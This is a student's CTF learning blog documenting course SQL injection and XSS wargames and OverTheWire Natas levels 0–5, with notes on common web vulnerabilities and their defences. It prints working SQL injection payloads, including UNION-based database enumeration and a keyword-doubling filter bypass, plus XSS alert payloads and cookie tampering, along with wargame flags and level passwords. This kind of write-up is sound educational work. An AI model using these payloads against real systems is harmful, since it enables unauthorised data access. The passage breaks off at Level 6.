

## Contents

Introduction (06/03/2022) .....	2
SQL Injection Wargame (08/03/2022) .....	3
XSS Wargame (09/03/2022) .....	6
Week 4 Reflection (11/03/2022) .....	8
Natas (Level 0 – Level 3) (14/03/2022) .....	11
Natas (Level 4 – Level 8) (17/03/2022) .....	15
Buffer Overflow Wargame (19/03/2022) .....	19
Format String Vulnerability Wargame (19/03/2022) .....	20
Week 5 Reflection (20/03/2022) .....	21
Natas (Level 9 – Level 12) (22/03/2022) .....	24
Forensics Wargame (24/03/2022) .....	31
Narnia (Level 0 – Level 1) (25/03/2022) .....	33
Week 6 Reflection (26/03/2022) .....	36
Natas (Level 13 – Level 17) (29/03/2022) .....	39
Natas (Level 18 – Level 20) (01/04/2022) .....	46
Week 7 Reflection (02/04/2022) .....	49
Natas (Level 21 – Level 26) (05/04/2022) .....	51
Reverse Engineering Wargames (08/04/2022) .....	60
Week 8 Reflection (09/04/2022) .....	62

# Introduction (06/03/2022)

## OVERVIEW

For my Something Awesome Project, I'll be learning about CTFs and then applying those through the extended wargames, as well as the wargames on overthewire - putting a focus on Natas. Considering that the scope of my project isn't limited to learning server-side web-security and web exploitation, I will most likely be looking to semi-complete Natas and perhaps do a few from Narnia and / or Leviathan.

Nothing is solid as of yet, but I'll probably create a new Github repo for each wargame section (e.g. a Natas repo, a Narnia repo), containing all of my code. It'll be easier to present this way, as I won't need to copy & paste code to a blog or doc. For the sake of explaining my thought-process in blog reflections however, I'll probably still need to share a screenshot of some code. These blog post reflections are aimed to be posted once a week from Week 4 to Week 8, with smaller blog posts in-between (usually documenting my wargame attempts).

My learning schedule will be based on what is presented on CTF101, with the extended webinars highlighting which aspects of each category to focus on (e.g., SQL injection and XSS in web exploitation).



Forensics



Cryptography



Web  
Exploitation



Reverse  
Engineering



Binary  
Exploitation

## LEARNING GOAL AIMS

- Week 4: Web exploitation  
(focus on SQL injection and XSS)
- Week 5: Binary exploitation  
(focus on buffer overflows and format string vulnerability)
- Week 6: Forensics
- Week 7: Cryptography Revision & Reverse Engineering
- Week 8: Reverse Engineering

The above does not include which weeks I will be doing wargames. Most likely, the wargame attempts for one category will overlap with learning others. Not much has been decided about whether I'll be solely sticking to Natas or if I'll be doing a bit of Natas and a bit of Narnia etc., since it will change depending on my progress. In order to show that I can apply what I've learnt (no point learning something and then not use it), I'll at least attempt the corresponding extended wargames (it will be tight for reverse engineering, since that activity comes out mid-late Week 8, just before the project is due).

Worst comes to worst, and I end up being more behind than anticipated, I will leave out one or two categories to reduce load (might happen considering that the COMP3231 assignments are notoriously hard?) - probably cryptography (covered and applied in regular logbook activities) and / or reverse engineering.

# SQL Injection Wargame (08/03/2022)

## Level 1

COMP6841{07e1ba64565352cebd2c0814a101ddbfb}

- Inspected source code and found key section

```
session_start();
if (isset($_POST['secret'])) {
    $query = $conn->prepare("INSERT INTO secrets(session_id, secret) VALUES (?, ?)");
    $current_session_id = session_id();
    $query->bind_param('ss', $current_session_id, $_POST['secret']);
    $query->execute();
}

if (isset($_POST['session_id'])) {
    $query = "SELECT * FROM secrets WHERE session_id = '" . $_POST['session_id'] . "'";
    $result = $conn->query($query);
} else {
    $query = "SELECT * FROM secrets WHERE session_id = '" . session_id() . "'";
    $result = $conn->query($query);
}
```

- The \$query parameter is a constructed query, where the user input is appended to the first part of the query, and then the last single quotation mark is appended
- Our user input should begin with a single quotation mark to end the session\_id = " condition and include something like

### OR someCondition

where someCondition must be always true, e.g., 1=1, then end with an in-line comment (--) to get rid of the unnecessary single quotation

- Example input: ' **OR 1=1 --**
- This makes the query:  
**SELECT \* FROM secrets WHERE session\_id = " OR 1=1 --**

## Level 2

COMP6841{3a2ebdb83c13ac641f128802ddaf724e}

COMP6841{a1e8c4268f2f673b5df74c953c16969d}

- Similar to previous flag

```
if (isset($_POST['username']) && isset($_POST['password'])) {
    // $query = "SELECT flag FROM my_secret_table"; We leave commented code in production because we're cool.
    $query = "SELECT username FROM users where username = '" . $_POST['username'] . "' and password = ?";
    // We use prepared statements, it must be secure.
    $query = $conn->prepare($query);
```

- Using previous SQL injection input ' **OR 1=1 --** let us bypass giving a valid username and password - found bonus flag
- Finding the first flag was a bit more complex; had to use UNION statement which let us finish the first prepared statement, but also let us add another SELECT statement to search the my\_secret\_table  
**' UNION SELECT flag FROM my\_secret\_table --**
- Above input turns the prepared statement into:  
**SELECT username FROM users where username = "**  
**UNION**  
**SELECT flag FROM my\_secret\_table**

## Level 3

COMP6841{67c2bebd572e96e12b775b8a3422dedb}

- Tried to use multi-line comments to get database to recognise statements  
**%' UN/\*\*/ION SEL/\*\*/ECT FR/\*\*/OM search\_engine --**
- didn't seem to go as planned
- I remembered there was this technique from MATH3411 where you wrap the banned words within itself  
**%' UNUNIONION SELSELECTECT \* FRFROMOM search\_engine --**
- Seems like a valid SQL injection

twitter%' UNUNIONION SELSELECTECT \* FRFR Search SECEDU

Number of results for 'twitter%' UNION SELECT \* FROM search\_engine -- ' : 3

### Twitter

[https://twitter.com/hpy\\_downunder](https://twitter.com/hpy_downunder)

Totally not a social media influencer...

### Hackerone

<https://hackerone.com/acoupleofhacks>

HackerOne is where I sometimes hack...

### Bugcrowd

<https://bugcrowd.com/hpy>

I hack on here a little more often

- didn't work - back to drawing board
- I wonder if there's another table that I can't see? Maybe the flags aren't hidden within the search\_engine table
- Researching a bit more, I used the input:  
**%' UNUNIONION SELSELECTECT table\_schema, table\_name, 1 FRFROMOM information\_schema.tables --**  
Which gave me information on all of the table names

Number of results for '% ' UNION SELECT table\_schema, table\_name, 1 FROM information\_schema.tables -- ' : 66

### Twitter

[https://twitter.com/hpy\\_downunder](https://twitter.com/hpy_downunder)

Totally not a social media influencer...

### Hackerone

<https://hackerone.com/acoupleofhacks>

HackerOne is where I sometimes hack...

### Bugcrowd

<https://bugcrowd.com/hpy>

I hack on here a little more often

### information\_schema

1

CHARACTER\_SETS

### information\_schema

1

COLLATIONS

### information\_schema

1

COLLATION\_CHARACTER\_SET\_APPLICABILITY

### information\_schema

1

COLUMNS

- Then I used  
**%' UNUNIONION SELSELECTECT COLUMN\_NAME, 1, 1 FRFROMOM information\_schema.columns  
WHEWHERE table\_name='users' --**  
To find out the names of the columns in the users table

Number of results for '% ' UNION SELECT COLUMN\_NAME, 1, 1 FROM information\_schema.columns WHERE table\_name='users' -- ' : 5

---

[Twitter](#)

[https://twitter.com/hpy\\_downunder](https://twitter.com/hpy_downunder)

Totally not a social media influencer...

[Hackerone](#)

<https://hackerone.com/acomprefhacks>

HackerOne is where I sometimes hack...

[Bugcrowd](#)

<https://bugcrowd.com/hpy>

I hack on here a little more often

[username](#)

|

|

[password](#)

|

|

- Finally, I used  
**% ' UNION SELECT username, password, 1 FROM users --**  
To get:

Number of results for '% ' UNION SELECT username, password, 1 FROM users -- ' : 4

---

[Twitter](#)

[https://twitter.com/hpy\\_downunder](https://twitter.com/hpy_downunder)

Totally not a social media influencer...

[Hackerone](#)

<https://hackerone.com/acomprefhacks>

HackerOne is where I sometimes hack...

[Bugcrowd](#)

<https://bugcrowd.com/hpy>

I hack on here a little more often

[Administrator](#)

|

{000298541307c2acbd572c96c12b7739da342240db}

This was a really fun activity and I look forward to trying this out in the Natas wargames!

## XSS Wargame (09/03/2022)

- XSS 1: <http://xss1.comp6841.xyz>
  - Upon logging in, I was prompted to create a blog post, so I thought to use this to try to trigger the alert by adding: `<script> alert("alert was triggered") </script>` within the post

The screenshot shows a web form for creating a blog post. At the top, there is a text input field containing 'xss 1'. Below it, the form is split into two panels: 'Body Markdown support' and 'Preview'. The 'Body' panel contains a text area with the following content: '# Hi!', 'This blogging platform is awesome because you can use Markdown. It also uses [DOMPurify] (https://github.com/cure53/DOMPurify) to prevent XSS attacks!', '`<script> alert("alert was triggered") </script>`', and 'You can use:'. The 'Preview' panel shows the rendered HTML, including the heading 'Hi!', the paragraph about DOMPurify, and a list of features. Below the text area, there is a checkbox for 'Private' and a 'Submit' button. At the bottom of the form, a dark grey notification box displays the message 'xss1.comp6841.xyz says alert was triggered' with an 'OK' button.

- XSS 2: <http://xss2.comp6841.xyz>
  - I tried using my solution for XSS 1, but it didn't work
  - Attempted to add the script in the title, but title had a character limitation
  - Searching around a bit more, I found another user input field in the search bar:

The screenshot shows the 'Blogs!' section of the XSS 2 website. It features a heading 'Blogs!' and a subheading 'Create a unique and beautiful blog. It's easy and free.' Below this is a search bar with a text input field containing '`<script>alert("triggered")`' and a blue 'Search' button. At the bottom of the page, a dark grey notification box displays the message 'xss2.comp6841.xyz says triggered' with an 'OK' button.

- XSS 3: <http://xss3.comp6841.xyz>
  - XSS 3's site had a different header layout, namely the Complain tab, so I tried attacking through that


The screenshot shows the 'Complaints' section of the XSS 3 website. It features a heading 'Complaints' and a subheading 'Tell the admin to look at a site and he'll go moderate. Please don't hack us, we're sensitive'. Below this is a text input field with the placeholder 'Enter a URL in the form "http://xss3.comp6841.xyz/..."'. The input field contains 'http://xss3.comp6841.xyz,' and there is a blue 'Complain' button next to it.

Unfortunately, that didn't seem to work out

- I wondered if it only accepted URLs, I could maybe put my script within the URL like a DOM XSS attack
- After some more snooping, I realized that the blog post changed, and that we could only enter image URLs

## Body

You couldn't be trusted, and now you're only allowed images. Enter a link to an image only.


☐ Private  No one else will be able to see this blog post.

Submit

- This didn't work either, but I still had another idea: try to add the img tag and append the script on the onerror event

## Body

You couldn't be trusted, and now you're only allowed images. Enter a link to an image only.


☐ Private  No one else will be able to see this blog post.

Submit

- Didn't work either, but I remembered that I just needed to call the alert function, so maybe I didn't need those script tags

## Body

You couldn't be trusted, and now you're only allowed images. Enter a link to an image only.

☐ Private  No one else will be able to see this blog post.

Submit

- It works!

## Week 4 Reflection (11/03/2022)

### Overview

As a first step in CTF, I decided to follow the extended security schedule and learn about web exploitation. I tried out the module 1 and module 2 wargame, watched the extended videos and wrote notes on the six common web exploitation vulnerabilities.

### What I Achieved & Learned

#### SQL Injection

- An attack where SQL code is inserted via input fields to manipulate and access the backend database
- How to defend against it
  - Constructive / Parameterized queries
  - Stored procedures
  - Input validation
  - Escape all user-supplied input
  - Least privilege
- Found all the flags in the SQLi wargame

#### Command Injection

- A bug that allows attackers to execute commands on a host operating system, often returning output
  - Usually the bug is an insecure data transmission e.g. cookies and forms
  - Commands include general shell commands and file submissions
  - Unlike code injection (e.g. SQL), command aren't limited by what the programming language can do - leads to greater control of system
- How to defend against it
  - Avoid system calls and user input
  - Input validation
  - White lists
  - Use secure APIs

#### Directory Traversal

- A vulnerability where an application takes in user input and uses it in a directory path
  - Allows attackers to choose which page to load from a GET parameter
    - Bypass certain security measures on a website
- How to defend against it
  - Input validation
  - Filters (for URLs and input fields; similar to input validation but blocks keywords)
  - Regular software updates

#### Cross Site Request Forgery (CSRF)

- An attack on an authenticated user which uses a state session in order to perform state-changing attacks like a purchase, a transfer of funds or a change of email address - some general unwanted action
- How to defend against it
  - Use frameworks that have built-in CSRF protection
  - Use double submit cookies or the synchronizer token pattern



## Cross Site Scripting (XSS)

- A type of injection where a user of an application can send JavaScript that is executed by the browser of another user of the same application
  - Usually in the form of browser side script
  - This is because JavaScript has the ability to:
    - Modify the page (DOM)
    - Send more HTTP requests
    - Access cookies
- XSS can be used to extract user's cookies and send them to a server or phish users for their passwords (many more)
- Three Types:
  - Reflected XSS
    - When the XSS exploit is provided through a URL parameter
    - Requires target user to access the vulnerable page from an attacker-controlled resource
    - Browsers easily detect XSS
  - Stored XSS
    - Instead of the exploit being provided through a GET parameter (like reflected XSS), it is provided from the website
    - E.g., can submit an XSS payload as a comment in the comment section - other users can view/click on it
    - Difficult to detect by the browser
  - DOM XSS
    - The browser itself injects the XSS payload into the DOM
- How to defend against it
  - Input filters / validation
  - Encode data on output
  - Use escaping techniques (existing libraries)
  - Sanitize HTML code
- Completed the module 2 XSS wargame

## Server-Side Request Forgery (SSRF)

- An attacker is able to cause a web application to send a request that the attacker defines
  - E.g., website that lets you take a screenshot of any site on the internet
  - Can gain additional information - look at internal network
- How to defend against it
  - Blacklist and whitelist input filters

## Methodology

I first began watching Mansfield's pre-lecture and lecture videos on SQL injection and reading the OWASP cheat sheet series.

I needed a refresher on SQL, mostly on how comments worked, so I pulled out my COMP3311 slides.

After a SQL refresh and additional self-study, I tried out the SQLi wargame. I'll link the blog post here when I write it (should be otherwise available on the Something Awesome section of my tutorial page).

I then learned about the other web exploitation vulnerabilities, just learning the surface definitions for everything except XSS, which I put in a bit more effort to understand.

I completed the XSS wargame challenge, which took quite a while. Again, a blog post should be linked here if I remember, otherwise available on my page.

## Reflection, Challenges & What Next

This was an OK start to the project. I should have started a bit earlier, ideally end of Week 2 or Week 3, but I struggled to catch up with deadlines and commitments, so I only started on the 10th or 11th of March - the end of Week 4. My schedule is slightly more cleared up and I am a bit more flexible now considering Week 6 is approaching.

Unfortunately, I have not done any challenges outside of the first two wargames. I wanted to start at least a few Natas levels on overthewire, but it seems that will have to be pushed to Week 5. On top of completing some Natas levels, I also plan to start on learning about binary exploitation, as per the schedule for module 3 and module 4, with an emphasis on buffer overflow and format string vulnerability.

This is the first blog post for the project, since I had most things typed out in the attached Google doc. I'll need to post the blogs for both my wargames, as well as one that introduces my project scope, aims, and plans.

## Resources

[My Week 4 Notes](#)

[How to Defend Your Business Against SQL Injections | Logz.io](#)

[What Is Command Injection? | Examples, Methods & Prevention | Imperva](#)

[What is Cross-site Scripting and How Can You Fix it? \(acunetix.com\)](#)

## Natas (Level 0 – Level 3) (14/03/2022)

Natas is a set of wargames designed to test and teach basic server-side web-security. It consists of 34 levels, and for the project, I aim to blog and describe my learning experiences progressing through them.


[OverTheWire: Natas](#)

### Level 0

I was met with a pretty plain-looking site, with no input fields or any redirects (aside from some 'Submit Token' button which doesn't seem to be actually part of the level).

I remembered that in the extended SQL injection wargame, we were provided with the source code, so I figured that I should try the browser developer tools to take a look at the DOM - hopefully I can see any hidden links or hints.

I also didn't have any other options so this was all I could do at the time.



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://r
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
</div>
</body>
</html>
```

Luckily, this was the way to go!

gtVrDuiDfck831PqWsLEZy5gyDz1clto

### Level 1


This new page was very similar but gave the warning that they disabled right-clicking. I didn't actually use right-click for the previous level, so I was pretty confused.

- TIL that you can access a better-looking source viewer using right-click or CTRL+U

I tried the same method as before and easily found the next password.

Since I couldn't right-click, I tried using the short-cut, CTRL+U, which was another way to solve it.

ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi



```
<!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
```

### Level 2

This level wasn't as straight-forward.

Password was not directly hidden in the DOM, but there was an img tag with an image link instead.

Image was just a single pixel. Tried inspecting page - all I saw was CSS. After carefully checking each styling, I couldn't find any hints.



I realised that this image link was hidden within a directory

```
There is nothing on this page

</div>
</body></html>
```

So, I appended '/files' to the end of the natas2 site:

[Index of /files \(overthewire.org\)](http://overthewire.org)

Index of /files			
Name	Last modified	Size	Description
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">pixel.png</a>	2016-12-15 16:07	303	
 <a href="#">users.txt</a>	2016-12-20 05:15	145	
<hr/>			
Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80			

I opened the suspicious looking users.txt and I got:

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14


## Level 3

This level gave a very subtle hint:

```
<!-- No more information leaks!! Not even Google will find it this time... -->
```


I thought it was pretty suspect that they would name drop Google here and this was the only hint I had so I guess I'll have to do some research on Google and how it relates to web pages.

I tried a lot of weird searching which didn't lead to anything. Outside of these, I tried to identify some common ways for regular websites to hide information.



Level 3 had no hidden images, nor did any CSS look suspicious, so the above methods didn't seem to apply here.

Good thing is that I found out about the Google Developers site, so maybe it had more information, especially the below:



note how on the left sidebar, there is a section called 'Control crawling and indexing'...



I went through a majority of this sidebar, but it was mostly just about what website owners can do with SEO. This gave me a headache and I felt like I was getting nowhere, so I ended up Googling the answer.

It turns out that there is a thing called *robots.txt*, which can hide a file from appearing on Google - now the hint makes a lot more sense.

<https://developers.google.com/search/docs/advanced/robots/intro>

Funny thing is, the above link was within that 'Control crawling and indexing' dropdown in the above image. So close.


Thanks to that, I learnt about the robots exclusion standard and what a web crawler is (not that they were important for the next steps; it's just nice to know new terms)



This led us to:

[natas3.natas.labs.overthewire.org/robots.txt](https://natas3.natas.labs.overthewire.org/robots.txt)

which contained:



```
User-agent: *  
Disallow: /s3cr3t/
```

This in turn led us to:

[Index of /s3cr3t \(overthewire.org\)](#)

which contained a users.txt file, giving us the password


In hindsight, I don't think I could ever have solved this by myself. I was literally reading the robots.txt overview page on Google Developers, but it still didn't click in my mind.

Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ



## Natas (Level 4 – Level 8) (17/03/2022)

### Level 4

It seems like for this level, I'll need to spoof a HTTP referrer.



Some Googling led me to some advice from SO, but I don't really want to download some random software.



I kept searching around but I couldn't find an answer that led me anywhere, so like Level 3, I had to search up the solution.

### [Natas Level 4 · Hammer of Thor \(mcpa.github.io\)](https://github.com/mcpa/natas4)

It recommended an extension, so I Googled HTTP referrer extension and got the below SO answer (in hindsight, an extension sounds like a plausible solution):

Generally speaking, you cannot cause other browsers to return a false HTTP\_REFERER without an exploit, plug-in, or other extension. If you want to modify the value sent from your web browser and you are using FireFox, look at the [Modify Headers](#) extension.

In any case, you should never rely on HTTP\_REFERER being accurate. There is no guarantee that the HTTP\_REFERER you receive is not faked or simply not sent.

### [Referer Control - Chrome Web Store \(google.com\)](https://chrome.google.com/webstore/detail/referer-control/keepa.com)



#### Referer Control

Offered by: [keepa.com](https://keepa.com)

★★★★★ 253 | Productivity | 100,000+ users



The extension felt a bit clunky to use, but I was able to get it working.

Access granted. The password for natas5 is  
iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

[Refresh page](#)

iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

## Level 5

I get a message saying that I'm not logged in, so I guess I have to somehow spoof it (or something similar)?

Searching led to some information about cybersecurity login spoofing - I'm probably going the wrong way.

I recall, especially during the previous level, that SO often bombards me with a modal-like pop-up about cookies, which reminded me that cookies have something to do with logins (I forgot exactly how)

### [Using HTTP cookies - HTTP | MDN \(mozilla.org\)](#)

An HTTP cookie (web cookie, browser cookie) is a small piece of data that a server sends to a user's web browser. The browser may store the cookie and send it back to the same server with later requests. Typically, an HTTP cookie is used to tell if two requests come from the same browser—keeping a user logged in, for example. It remembers stateful information for the [stateless](#) HTTP protocol.

Searching up 'how to access cookies' led me to:

### [Check your cookies on Chrome and Firefox \(cookie-script.com\)](#)

Following their steps, I inspected the natas5 site, clicked the Application tab and expanded the Cookies dropdown. This revealed some information; most importantly, a field named 'loggedin' with a value of 0. Maybe I could try to change this to a value like 1? I was surprised to see that I could type in its value field and upon refreshing, I was greeted with:

Access granted. The password for natas6 is  
aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

## Level 6

